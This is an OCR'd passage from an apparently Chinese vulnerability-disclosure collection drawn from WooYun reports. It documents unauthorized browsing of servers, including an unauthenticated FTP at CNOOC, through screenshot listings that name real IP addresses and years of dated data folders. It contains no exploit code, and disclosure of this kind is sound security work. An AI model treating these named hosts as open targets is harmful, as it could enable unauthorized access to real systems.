

Internet ▸ 202.114.255.27 ▸ web ▸
搜索 web
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织
收藏夹
库
视频
图片
文档
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
网络
1 文件夹
aspnet_client 文件夹
cert 文件夹
EasCMS 文件夹
flash 文件夹
images 文件夹
Include 文件夹
Manage 文件夹
Scripts 文件夹
skins 文件夹
UpFiles 文件夹
video 文件夹
1.txt
2827761538_1.jpg
about.asp
about-v.asp
39 个对象
www.wooyun.org

图 1-1-4




图 1-1-5




图 1-1-6

漏洞证明：

如图 1-1-7：




图 1-1-7

2、中国海油 FTP 未授权导致大量数据泄露

如图 1-1-8~图 1-1-11：




图 1-1-8




图 1-1-9




图 1-1-10

图 1-1-11

漏洞证明：

从 2005 年到 2015 年每天的海油检测数据，如图 1-1-12~图 1-1-16：



Internet ▸ 202.108.199.49 ▸ kma ▸
搜索 kma
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织
收藏夹
库
暴风影视库
视频
图片
文档
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
网络
2005-06 文件夹
2005-09 文件夹
2006-01 文件夹
2006-02 文件夹
2006-03 文件夹
2006-04 文件夹
2006-05 文件夹
2006-06 文件夹
2006-07 文件夹
2006-08 文件夹
2006-10 文件夹
2006-11 文件夹
2006-12 文件夹
2007-01 文件夹
2007-02
2007-03
113 个对象
www.wooyun.org

图 1-1-12



Internet ▸ 202.108.199.49 ▸ kma ▸
搜索 kma
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织
收藏夹
库
暴风影视库
视频
图片
文档
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
网络
2014-02 文件夹
2014-03 文件夹
2014-04 文件夹
2014-05 文件夹
2014-06 文件夹
2014-07 文件夹
2014-08 文件夹
2014-09 文件夹
2014-10 文件夹
2014-11 文件夹
2014-12 文件夹
2015-01 文件夹
2015-02 文件夹
2015-03 文件夹
2015-04 文件夹
2005-09(在 202.108.199.49 上)
www.wooyun.org

图 1-1-13



Internet ▸ 202.108.199.49 ▸ kma ▸ 2015-04 ▸
搜索 2015-04
文件(F) 编辑(E) 查看(V) 工具(T) 帮助(H)
组织
收藏夹
库
暴风影视库
视频
图片
文档
音乐
计算机
系统 (C:)
本地磁盘 (D:)
本地磁盘 (E:)
网络
20150401
文件夹
20150402
文件夹
20150403
文件夹
20150404
文件夹
4 个对象
www.wooyun.org

图 1-1-14



360安全浏览器 7.1
file:///C:/Users/Administrator/AppData/Local/Microsoft/Windows/Temporary%20Internet%20Files/Co
WooYun.org | 发布的漏洞
WooYun.org | 提交漏洞
up20_2015040112[1].png
12UTC 01 APR 2015 (21KST 01 APR 2015)
AUAS20 KMA
0112UTC APR 2015
HEIGHT(gpm), TEMP(C)
ISOTACH (knots)
Korea Meteorological Administration(KMA)
12UTC 01 APR 2015 (21KST 01 APR 2015)
www.wooyun.org

图 1-1-15




图 1-1-16

每天的海油变化。另外一种检测：从 2011 到 2015 每天！，如图 1-1-17~图 1-1-20：

